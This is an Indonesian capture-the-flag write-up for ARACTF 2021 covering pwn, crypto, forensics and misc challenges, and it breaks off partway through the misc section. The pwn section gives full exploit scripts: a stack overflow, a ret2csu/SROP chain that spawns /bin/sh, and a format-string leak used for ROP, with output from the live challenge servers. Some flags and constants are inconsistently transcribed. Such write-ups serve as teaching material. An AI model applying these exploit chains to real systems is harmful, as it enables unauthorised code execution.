

WriteUp ARACTF 2021
yah, namanya juga O R A N G N G E H A C C

Kita: *mendengar kata ARA
Ekspektasi:



Realita:



MBEERRR
ChaO
AnehMan

Binary Exploitation	3
Welcome	3
Empty_heart	6
Dream	11
Cryptography	16
Dewan Kunci	16
Big Dict	18
Kode Rahasia	21
Forensic	26
The Lady Sound	26
Jack Sparrow	27
Misc	29
0.zip	29
We Promise No shit!	31
Reverse Engineering	36
cocomilk?	36
Web Exploitation	42
HOME	42
Oven	44
Not Secure	45
Feedback	47
HOME	47

Binary Exploitation

1. Welcome

a. Executive Summary

Salah satu pertimbangan Anda layak untuk masuk ke Telkom Indonesia sebagai security engineer adalah dengan menyelesaikan soal ini. Temukan flagnya maka kesempatan Anda untuk bekerja sebagai security engineer di Telkom Indonesia semakin besar.

author : nop

Ubuntu 18.04

nc 45.77.44.53 1024

https://drive.google.com/drive/folders/17o-vTMII_5gscTlv8nVbBo88FA33Ssag?usp=sharing

b. Technical Report

Diberikan sebuah file dengan spesifikasi sebagai berikut.

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/welcome] on git:master x 3ae188c "Added new writeups"
19:59:14 > file welcome && checksec welcome
welcome: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, not stripped
[*] '/home/chao/Documents/WriteUps/ara/pwn/welcome/welcome'
  Arch: amd64-64-little
  RELRO: Full RELRO
  Stack: No canary found
  NX: NX enabled
  PIE: PIE enabled
```

Terlihat bahwa binary memiliki arsitektur 64 bit, namun sayangnya PIE dalam binary tersebut enabled :(.

Pada saat di run, binary memberikan address PIE h3h3 :D.

```
chao at Yu in [~/Documents/WriteUps]
19:59:22 > ./welcome
addr of welcome(): 0x557a8ee3d942
Welcome to ARA 2021
Input keys to generate flag:
^C
```

Sebelum craft exploit, kami melihat kode dari binary tersebut terlebih dahulu, beginilah penampakkannya

```

1 int vuln()
2 {
3     char s1; // [rsp+0h] [rbp-100h]
4
5     puts(" Input keys to generate flag:");
6     gets(&s1);
7     if ( strcmp(&s1, "ARA2021") )
8         _exit(0);
9     return puts(" Where is The flag?");
10 }

```

Terlihat bahwa inputan kita harus sama dengan **ARA2021**. Namun **strcmp** akan berhenti membaca pada saat bertemu dengan **nullbyte**.

Yauda tinggal bypass aja pake nullbyte trus overflow sampe return address. Sebelum overflow, kita harus mengambil address PIE yang diberikan dan mengkalkulasikannya untuk mendapatkan **base PIE address**. Berikut script exploit yang kami buat

```

from pwn import *

# p = process("./welcome")
p = remote("45.77.44.53", 1024)
binary = ELF("welcome")
win = binary.symbols["win"]
ret = 0x0000000000000070e

p.recvuntil("welcome(): ")
pie_leak = int(p.recvline()[:-1], 16)
log.info("Pie Leak: {}".format(hex(pie_leak)))
pie_base = pie_leak - 0x942
log.info("Pie base: {}".format(hex(pie_base)))

payload = ""
payload += 'ARA2021\x00'
payload += 'A' * 0x100
# payload += 'B' * 8
payload += p64(pie_base + ret)
payload += p64(pie_base + win)

# gdb.attach(p, 'b *vuln+94')

p.sendline(payload)
p.interactive()

```

Run

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/welcome] on git:m
20:07:00 > python exploit.py
[+] Opening connection to 45.77.44.53 on port 1024: Done
[*] '/home/chao/Documents/WriteUps/ara/pwn/welcome/welcome'
Arch: 10 amd64-64-little p64(pie_base + ret)
RELRO: 20 Full RELRO p64(pie_base + win)
Stack: 20 No canary found
NX: 21 NX enabled
PIE: 22 PIE enabled
[*] Pie Leak: 0x55d656398942
[*] Pie base: 0x55d656398000
[*] Switching to interactive mode
Welcome to ARA 2021
Input keys to generate flag:
Where is The flag?
Horrayyy
ara2021{w3lC0mE_t0_ARA2o01}
[*] Got EOF while reading in interactive
```

c. Flag

Flag: ara2021{w3lC0mE_t0_ARA2o01}

2. Empty_heart

a. Executive Summary

empty heart :(

author : g3nk_b4nk

nc 94.237.68.111 1024

<https://drive.google.com/drive/folders/1Bi4nbjMRxbWXqlesd6veOyo-bgQIG7ci?usp=sharing>

b. Technical Report


Diberikan binary dengan spesifikasi sebagai berikut.

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/empty_heart] on git:master x 3ae188c "Added new writeups"
20:11:20 > file empty_heart && checksec empty_heart
empty_heart: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/
0f037c9e05c, not stripped
[*] '/home/chao/Documents/WriteUps/ara/pwn/empty_heart/empty_heart'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

Terlihat bahwa binary tidak memiliki PIE dan stack protector, terlihat mudah namun ternyata sangat kerad :(.

Kendala dalam membuat exploit ini adalah:

1. Binary hanya menerima inputan sebanyak **0xc6** bytes
2. Tidak ada fungsi print / puts sehingga membuat eksploitasi semakin sulit(Nggak bisa leak libc)



Ide kami adalah untuk melakukan overwrite **LSB** dari fungsi read agar menjadi **syscall**.

Selanjutnya tinggal panggil **execve("/bin/sh")** atau melakukan **sigrop** untuk exec shell melalui fungsi read yang sudah di overwrite menjadi **syscall**.

Berdasarkan libc yang diberikan oleh probset. Untuk mengubah read menjadi syscall, kita perlu mengoverwrite **LSB** fungsi read menjadi **\x4f**.

```
0x000000000110140 <+0>:    lea    rax,[rip+0x2e0891]
0x000000000110147 <+7>:    mov    eax,DWORD PTR [rax]
0x000000000110149 <+9>:    test   eax,eax
0x00000000011014b <+11>:   jne     0x110160 <read+32>
0x00000000011014d <+13>:   xor     eax,eax
0x00000000011014f <+15>:   syscall
```

Dapat disimpulkan cara untuk melakukan exploit adalah:

1. Mengubah batasan input menjadi lebih panjang, 0x300 misalnya
2. Overwrite **lsb** dari read agar menjadi **syscall**
3. Isi **/bin/sh** di bss
4. Exec shell melalui sigrop / execve

Berikut merupakan script yang kami buat

```
from pwn import *

def exploit():
    # p = process("./empty_heart")
    p = remote("94.237.68.111", 1024)
    binary = ELF("./empty_heart")
    context.arch = 'amd64'

    read_got = binary.got['read']
    read_plt = binary.plt['read']
    leave = 0x000000000400685
    str_bin_sh = 0x601100
    csu_init1 = 0x4006ea # pop rbx
    csu_init2 = 0x4006d0 # mov rsi, r14
    csu_fini = 0x4006f4 # ret
    junk = "JUNK" * 2
    bin_sh = "/bin/sh\x00"
    len_bin_sh = len(bin_sh)

    def ret2csu(func_GOT, rdi, rsi, rdx, rbx_after=0, rbp_after=0, r12_after=0, r13_after=0, r14_after=0, r15_after=0):
        ret_csu = p64(0x0) # pop rbx
```

```

ret_csu += p64(0x1)      # pop rbp
ret_csu += p64(func_GOT) # pop r12
ret_csu += p64(rdi)      # pop r13
ret_csu += p64(rsi)      # pop r14
ret_csu += p64(rdx)      # pop r15
ret_csu += p64(csu_init2)
ret_csu += junk
ret_csu += p64(rbx_after)
ret_csu += p64(rbp_after)
ret_csu += p64(r12_after)
ret_csu += p64(r13_after)
ret_csu += p64(r14_after)
ret_csu += p64(r15_after)

return ret_csu

payload = 'A' * 0x20
payload += p64(0x601110)
payload += p64(csu_init1)
# Menambah batas input menjadi 0x300 sehingga kita bisa leluasa membuat payload
payload += ret2csu(read_got, 0, 0x601118, 0x300, rbp_after=0x601110)
payload += p64(leave)
payload = payload.ljust(0xc6, 'A')

# gdb.attach(p, ""
#         b *main+45
#         "")
p.send(payload)

payload = ""
payload += p64(csu_init1)

# Overwrite lsb dari read_got menjadi '\x4f' (syscall)
payload += ret2csu(read_got, 0, read_got, 1, rbp_after=0x601190)

# Leave dengan melakukan set pada register RAX
# ---- Explanation of leave ----
# mov esp, ebp
# pop ebp

```



```

# ---- End of Explanation ----
payload += p64(0x000000000400680) # address sebelum leave; ret di fungsi main untuk set
register RAX
payload += p64(csu_init1)

# Mengisi '/bin/sh\x00' di .bss dan set rdx ke 15 untuk mengubah rax ke 15
# syscall 15 adalah sigreturn
payload += ret2csu(read_got, 0, 0x601590, 15, rbp_after=0x601210)
payload += p64(read_plt) # read sudah di overwrite menjadi syscall

# dilanjutkan dengan melakukan sigRop
frame = SigreturnFrame()
frame.rax = 0x3b
frame.rdi = 0x601590
frame.rsp = 0x601a10
frame.rip = read_plt
payload += str(frame)

payload = payload.ljust(0x300, 'A')

p.send(payload)
p.send("\x4f")
p.send(bin_sh.ljust(15, '\x00'))

p.interactive()

if __name__ == "__main__":
    exploit()

```

Run

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/empty_heart] on git:master
20:26:08$ python3 exploit.py
[+] Opening connection to 94.237.68.111 on port 1024: Done
[*] '/home/chao/Documents/WriteUps/ara/pwn/empty_heart/empty_heart'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Switching to interactive mode
$ ls
empty_heart
flag.txt
run.sh
ynetd
$ cat flag.txt
ara2021{Yooooo_csu_can_help_you_f8as6}
$
```

c. Flag

Flag: ara2021{Yooooo_csu_can_help_you_f8as6}

3. Dream

a. Executive Summary

Salah satu pertimbangan Anda layak untuk masuk ke Telkom Indonesia sebagai security engineer adalah dengan menyelesaikan soal ini. Temukan flagnya maka kesempatan Anda untuk bekerja sebagai security engineer di Telkom Indonesia semakin besar.

author : nop


Ubuntu 18.04

nc 45.77.44.53 1024

https://drive.google.com/drive/folders/17o-vTMII_5gscTlv8nVbBo88FA33Ssag?usp=sharing

b. Technical Report

Diberikan sebuah file dengan spesifikasi sebagai berikut.



```
chao at Yu in [~/Documents/WriteUps/ara/pwn/dream] on git:master
20:35:04 > file aradream && checksec aradream
aradream: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
Linux 3.2.0, stripped
[*] "/home/chao/Documents/WriteUps/ara/pwn/dream/aradream"
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Terlihat bahwa binary memiliki arsitektur 64 bit dengan proteksi yang enabled semua.

Berikut merupakan pseudocode dari binary tersebut.

```

Decompile: FUN_00101557 - (aradream)
3
4 {
5     long in_FS_OFFSET;
6     undefined8 local_68;
7     undefined8 *local_60;
8     undefined local_58 [32];
9     char local_38 [40];
10    long local_10;
11
12    local_10 = *(long *)(in_FS_OFFSET + 0x28);
13    FUN_0010139f();
14    local_68 = 0x20;
15    local_60 = &local_68;
16    FUN_00101501();
17    puts("Enter Your Nickname : ");
18    FUN_0010130f(local_38,0x20);
19    puts("Hallo : ");
20    printf(local_38);
21    puts("Write your Dream : ");
22    FUN_0010130f(local_58,(uint)local_68);
23    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
24        /* WARNING: Subroutine does not return */
25        __stack_chk_fail();
26    }
27    return 0;
28 }

```

Dari kode tersebut, kami memiliki ide seperti ini:

1. Leak stack cookie, pie, sekalian melakukan overwrite pada variabel local_68 yang disimpan distack
2. Overwrite ret address menjadi fungsi read flag yang diberikan oleh problem setter

```

void FUN_00101435(int param_1,int param_2)
{
    FILE *__stream;
    long in_FS_OFFSET;
    char local_d8 [200];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    __stream = fopen("fl46.txt","r");
    if (__stream == (FILE *)0x0) {
        printf("Error! opening file");
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    fgets(local_d8,200,__stream);
    if ((param_1 == -0x21524111) && (param_2 == -0x21523f22)) {
        printf(local_d8);
    }
    if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
        return;
    }
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}

```

Namun sebelum melakukan print flag, kita harus mengisi **param 1** dan **param 2** dengan **0xdeadbeef** dan **0xdeadc0de** pada fungsi print flag
Berikut script exploit yang kami buat

```

from pwn import *

# p = process("./aradream")
p = remote("128.199.158.188", 1024)
ret = 0x0000000000000101a
pop_rdi = 0x00000000000001673
pop_rsi_r15 = 0x00000000000001671

payload = ""
payload += '%17$p-%15$p-%7$300p%7$hn'
print len(payload)
# gdb.attach(p, ""
#     pie break *0x15cb
#     pie break *0x160a
#     c
#     "")

```

```

p.sendline(payload)

# print p.recv()
p.recvuntil("Hallo : \n")
shit = p.recvline().split("-")
stack_cookie = int(shit[0], 16)
pie_leak = int(shit[1], 16)
pie_base = pie_leak - 0x110a
log.info("Stack canary: {}".format(hex(stack_cookie)))
log.info("Pie leak: {}".format(hex(pie_leak)))
log.info("Pie base: {}".format(hex(pie_base)))

payload = ""
payload += 'A' * 72
payload += p64(stack_cookie)
payload += 'B' * 8
payload += p64(pie_base + pop_rdi)
payload += p64(0xdeadbeef)
payload += p64(pie_base + pop_rsi_r15)
payload += p64(0xdead0de)
payload += p64(0)
payload += p64(pie_base + 0x1435)
# gdb.attach(p, ""
#         pie break *0x15f9
#         c
#         "")
p.sendline(payload)

p.interactive()

```

Run

```

chao at Yu in [~/Documents/WriteUps/ara/pwn/dream]
20:44:29 > python exploit.py
[+] Opening connection to 128.199.158.188 on port 128.199.158.188:
24- Dream *Solved after competition
[*] Stack canary: 0x6ca3a8cebb399700
[*] Pie leak: 0x557b14b3e10a
[*] Pie base: 0x557b14b3d000
[*] Switching to interactive mode
<<{UWrite your Dream :
Take your flag(?): ara2021{Trolllllllllllllled:p}
[*] Got EOF while reading in interactive
$ █

```

Namun ter TROLL, hiks. Selanjutnya adalah melakukan ROP ORW di /home/ctf/araflag.txt namun kami uda males membuat scriptnya :(

c. Flag

Flag:

Cryptography

1. Dewan Kunci

a. Executive Summary

Lihat jari jemari anda

Cipher : zeq3p1z}nr5[xL;\sq2/7wjr7\irf,hrg.jr7w;[dedr;r8p60x6e{

author : IA

b. Technical Report

Lihat jari jemari? Kemungkinan keyboard cipher, dari hasil ciphernya pun memungkinkan. Jadi langsung cus online tools

<https://www.dcode.fr/keyboard-shift-cipher>



The screenshot shows the Dcode.fr keyboard shift cipher tool interface. It displays a series of keyboard shifts applied to a URL. The shifts are as follows:


- qwer ty ↓ a31c0za+h4b-sop]w1x;m2u4m]84rky4t1u4m2p-e3e4p4,0n/sn3_
- qwer ty → \w]2o=\{be4pzkl/a]1.6qhe6/uedmgef,he6qlpswse1e7o59z5wP
- qwer ty ↓ ara2021{https://www.mememzker.net/meme/perception-253}
- qwer ty ↓ awa40=1qhet]sk/zw]w\mqmtm/ktrmтт,mtmq/]ewctpei[n9273P
- qwer ty ↑ 1r12;2a{6tbp2:p/xwx.ueueuz8ev.yeb/ueueppcree/t,oy-s5d}
- qwer ty ↑ 1w14;=aq6eb]2kpzx]x\uqutu/8tvmytb,utuqp]cwet/e,[y9s7dP

ara2021{<https://www.mememzker.net/meme/perception-253>}

Hohoho, langsung flag. Tapi submit salah :(

Setelah coba ke link <https://www.mememzker.net/meme/perception-253>, ternyata domain tidak tersedia. Ternyata ada typo, seharusnya

mememaker, bukan mememzker. Cus ganti, buka link, malah dibawa ke halaman depan



Setelah berpikir, kami langsung coba submit flag. Ternyata bener -_-

c. Flag

Flag: `ara2021{https://www.mememaker.net/meme/perception-253}`

2. Big Dict

a. Executive Summary

Ndak bisa bahasa enggres?

XWZYYXWXYZXWZYYXYXYZXXYWXYXYZXXYXXWXXXXWYXXY
YXXWXYXXWXYXWZYYXWZXXYWYZZXWZWWXYXYXXWZZZXW
ZWXXWZYYXWZZZXWYZZXWZXXXWZYZXWZYZXWZXXYWXZY

author : nodoge

https://drive.google.com/file/d/10wb8JcsnuNOtpk4Mgb8UaYPa44vsw_hU/view?usp=sharing

b. Technical Report

Diberikan file soal.py, berikut penampakkannya

```
passkey = '*****'
wut = {'10':'X', '01':'W', '00':'Y', '11':'Z'}

def encode(words,passkey, wut):
    cipher = ''
    passkey = passkey.lower()
    for word in words:
        char = bin(ord(word)^sum([ord(s) for s in passkey]))[2:]
        for c in range(0,len(char),2):
            for k,v in wut.items():
                if ''.join(char[c:c+2]) in k:
                    cipher+=v
    return cipher
```

Intinya, script ini melakukan enkripsi flag/input, lalu melakukan xor dengan hasil jumlah key, dijadikan biner, lalu merubah biner tersebut ke ascii (charmap ada di variabel wut).

Jadi yang harus dilakukan adalah melakukan bruteforce untuk menebak key. Karena pada variabel ada 6 bintang, yang mengindikasikan kalau kenya adalah 6 karakter. Kemungkinannya adalah 0xff*6. Ketika hasil enc format flag "ara2021{" sama dengan hasil enc yang diberikan panitia, maka itu key yang benar. Berikut scriptnya

```
# diatas ada encode(words,passkey, wut)
```

```

enc =
"XWZYXWXYZXWZYXYXYZXXYXWXYXZXXYXWXXXXWXYXXYXXWXYXXWXYX
WZYXWZXXYXWYZXXWZWXYXYXXWZZXWZWXXWZYXWZZXWYZXXWZXXWZYZXWZ
YZXWZXXYXWXY"
word = 'ara2021{'
for i in range(0xff*100):
    c = encode(word,i,wut)
    if enc[:len(c)] == c:
        key = i
        break
print(key)

```

Hasil:

529

Jadi key adalah 529.

Karena key sudah ditemukan, sekarang tinggal mencoba enc semua printable char. Jika hasilnya sama dengan yang diberikan panitia, maka itu karakter yang benar. Script berhenti jika var flag berisi karakter “}”. Berikut scriptnya

```

while '}' not in word:
    for c in string.printable[:-5]:
        guess = word + c
        result = encode(guess,key,wut)
        if enc[:len(result)] == result:
            word += c
            break
print(word)

```

Hasil:

```

anehman@pramayasa:~/ctf/ara/crypto/big_dict$ python3 solve.py
ara2021{s3sua1_d3ngan_kbbi}

```

Full script

```

import string

```

```

wut = {'10':'X', '01':'W', '00':'Y', '11':'Z'}
def encode(words,passkey, wut):
    cipher = ''
    for word in words:
        char = bin(ord(word)^passkey)[2:]
        for c in range(0,len(char),2):
            for k,v in wut.items():
                if ''.join(char[c:c+2]) in k:
                    cipher+=v
    return cipher

enc =
"XWZYYXWXYZXWZYYXYXZXYXYWXYXYZXXYXYXWXXXXWXYXXYXXWXYXXWXYX
WZYYXWZXYXWYZXXWZWWXYXYXXWZZZXWZWXWZYYXWZZZXWYZXXWZXXXWZYZXWZ
YZXWZXYXWXZY"
word = 'ara2021{'
for i in range(0xff*100):
    c = encode(word,i,wut)
    if enc[:len(c)] == c:
        key = i
        break

while '}' not in word:
    for c in string.printable[:-5]:
        guess = word + c
        result = encode(guess,key,wut)
        if enc[:len(result)] == result:
            word += c
            break

print(word)

```

c. Flag

Flag: ara2021{s3suai_d3ngan_kbbi}

3. Kode Rahasia

a. Executive Summary

Kamu adalah seseorang yang bekerja di PT Pama Persada. Ditengah-tengah pekerjaan mu, seseorang teman datang dan berkata bahwa dia menemukan harta karun di salah satu lokasi penambangan. Tetapi dia tidak bisa memberitahukan lokasinya secara langsung, lalu berkata

"There is geometry in the humming of the strings, there is music in the spacing of the spheres. and at the end, you will find hamming is very useful"

dan memberikan sebuah lokasi titik koordinat

```
10011110010001111001000110000011101111011011000000110001111  
00101011000001110101
```

carilah lokasi dari harta karun tersebut

author : BBKA

b. Technical Report

Pertama kami kira hanya binary biasa. Jadi gaz bin2ascii, duar failed >:(

Ketika diperhatikan lagi deskripsinya, ada sesuatu yang menarik....

*"There is geometry in the humming of the strings, there is music in the spacing of the spheres. and at the end, you will find **hamming** is very useful"*

Jadi ini adalah hamming code. Tak kenal maka tak sayang, langsung saja baca apa itu hamming code.

Jadi hamming code itu adalah kode yang bisa memperbaiki dirinya sendiri. Ia bisa mendeteksi hingga 2 bit error dan membenahi 1 bit error.

Langkah pertama untuk men-decode hamming ini adalah, kita perlu tau ada berapa banyak parity bit. Gampangnya, lokasi parity bit ini ada di bit ke 1,2,4,8,16,32,64,128,dst. Karena panjang bit yang ada hanya 79, jadi lokasi parity bit hanya sampai pada bit ke-64, dan jumlah parity bit-nya adalah 7. Kita juga bisa langsung tau jumlah parity bit dengan menggunakan online tools seperti link dibawah

<http://www.ecs.umass.edu/ece/koren/FaultTolerantSystems/simulator/Hamming/HammingCodes.html>

Berikut adalah scriptnya

```
import codecs

z =
'1001111001000111100100011000001110111101101100000011000111100
101011000001110101'

ploc = [(1<<i)-1 for i in range(7)]

data = ''

for i in range(len(z)):
    if i not in ploc:
        data += z[i]

data = codecs.decode(hex(int(data,2))[2:], 'hex')

print(data)
```

Hasil:

```
b'tr00l\x0cy0u'
```

Uwooooh, terbaca, tapi ada unprintable char. Jadi pasti ada bit yang error. Lanjut ke tahap selanjutnya.

Selanjutnya adalah melakukan error detection dan error correction. Tapi, setelah membaca banyak artikel, paper, dll., kami masih belum mengerti bagaimana cara melakukan 2 hal tersebut. Kami ingat kalau hamming code

hanya bisa membenarkan 1 bit, jadi kami membalikkan bit satu per satu sampai hasilnya adalah printable char. Berikut scriptnya

```
for i in range(len(data)):

    guess = list(data)

    guess[i] = '1' if guess[i] == '0' else '0'

    guess = ''.join(guess)

    result = codecs.decode(hex(int(guess,2))[2:], 'hex')

    for r in result:

        if chr(r) not in string.printable[:-5]:

            break

    else:

        r = result.decode()

        print(r)
```

Hasil:

```
tr00lLy0u
tr00l,y0u
```

Hanya ada 2 kemungkinan. Flag yang benar adalah yang diatas. Berikut full scriptnya

```
import string

import codecs

z =
'1001111001000111100100011000001110111101101100000011000111100
101011000001110101'
```

```

# jumlah parity bisa dilihat di
http://www.ecs.umass.edu/ece/koren/FaultTolerantSystems/simulator/Hamming/HammingCodes.html

ploc = [(1<<i)-1 for i in range(7)]

data = ''

for i in range(len(z)):

    if i not in ploc:

        data += z[i]

for i in range(len(data)):

    guess = list(data)

    guess[i] = '1' if guess[i] == '0' else '0'

    guess = ''.join(guess)

    result = codecs.decode(hex(int(guess,2))[2:], 'hex')

    for r in result:

        if chr(r) not in string.printable[:-5]:

            break

    else:

        r = result.decode()

        print(f"ara2021{{{r}}}")

```

Hasil:


```
anehman@pramayasa:~/ctf/ara/crypto/kode_rahasia$ python3 solve.py  
ara2021{tr0oLLy0u}  
ara2021{tr0oL,y0u}
```

Submit yang di atas, kelar deh

c. Flag

Flag: **ara2021{tr0oLLy0u}**

Forensic

1. The Lady Sound

a. Executive Summary

Pada suatu hari PT. Pama mendapatkan sebuah voice note yang sudah dirusak. Bantulah PT. Pama untuk memperbaiki file audio yang telah dirusak ini

author : danev

format flag : ara2021{} (dalam huruf kecil)

<https://drive.google.com/file/d/1qEWYxgvSnArG7jgL1iEJGSsmDO23GRBz/view?usp=sharing>

b. Technical Report

Diberikan file audio yang sepertinya corrupt. Kami langsung mencoba mengconvert file audio tersebut menggunakan online tools, berikut link:

<https://www.onlineconverter.com/m4a-to-mp3>

c. Flag

Flag: ara2021{th15_15_34sy}

2. Jack Sparrow

a. Executive Summary


Not all treasure is silver and gold mate! let the ship flow from left to right

author : Christian Andrew

https://drive.google.com/file/d/1UrhBRJ75Db_X6L5g5mh9yTLeFP5qcJ28/view?usp=sharing

b. Technical Report

Diberikan file jack.png, berikut penampakannya



Hmm, kami menebak kalau value R, G, dan B jika dikonversikan ke dalam bentuk ascii, maka langsung dapat flag. Ternyata kami benar. Berikut script yang kami buat

```
from PIL import Image

im = Image.open('jack.png')
pix = im.load()

flag = ''
previous = None
```

```
for x in range(0,2100,2100//8):  
    current = pix[x,0]  
    if current != previous:  
        for i in range(3):  
            flag += chr(current[i])  
        previous = current  
  
print(flag)
```

Hasil:

```
anehman@pramayasa:~/ctf/ara/foren/jack_sparrow$ python3 solve.py  
ara2021{3z_Pz_l3m0n_SQZ}
```

c. Flag

Flag: ara2021{3z_Pz_l3m0n_SQZ}

Misc

1. 0.zip

a. Executive Summary

PT Pama Persada sedang melakukan pengeboran untuk mendapatkan mineral di lokasi penemuan mineral terbaru mereka. seorang engginer nya lalu berkata : We need to go deeper...

author : IA

<https://drive.google.com/file/d/1qgbFNX4oLVQzScgbPHtKFStMr1UOZzHf/view?usp=sharing>

b. Technical Report

Diberikan sebuah file zip yang didalamnya terdapat file zip juga. Karena banyak kami membuat script untuk mengextract zip yang ada didalam zip tersebut. Berikut script yang kami gunakan:

```
> for i in {0..100}; do unzip $i.zip; done
```

Pada saat mengextract file 44.zip didalamnya ternyata terdapat 2 file **45.zip** dan **46.zip**

```
Archive: 41.zip
  extracting: 42.zip
Archive: 42.zip
  extracting: 43.zip
Archive: 43.zip
  extracting: 44.zip
Archive: 44.zip
  extracting: 45.zip
  extracting: 46.zip
Archive: 45.zip
replace 46.zip? [y]es, [n]o, [A]ll, [N]one, [r]ename: █
```

sebelum melanjutkan kami coba untuk membuka isi file **46.zip**. Ternyata file **46.zip** bukanlah file zip melainkan file text yang didalamnya terdapat flag

```
> cat 46.zip
```

	File: 46.zip
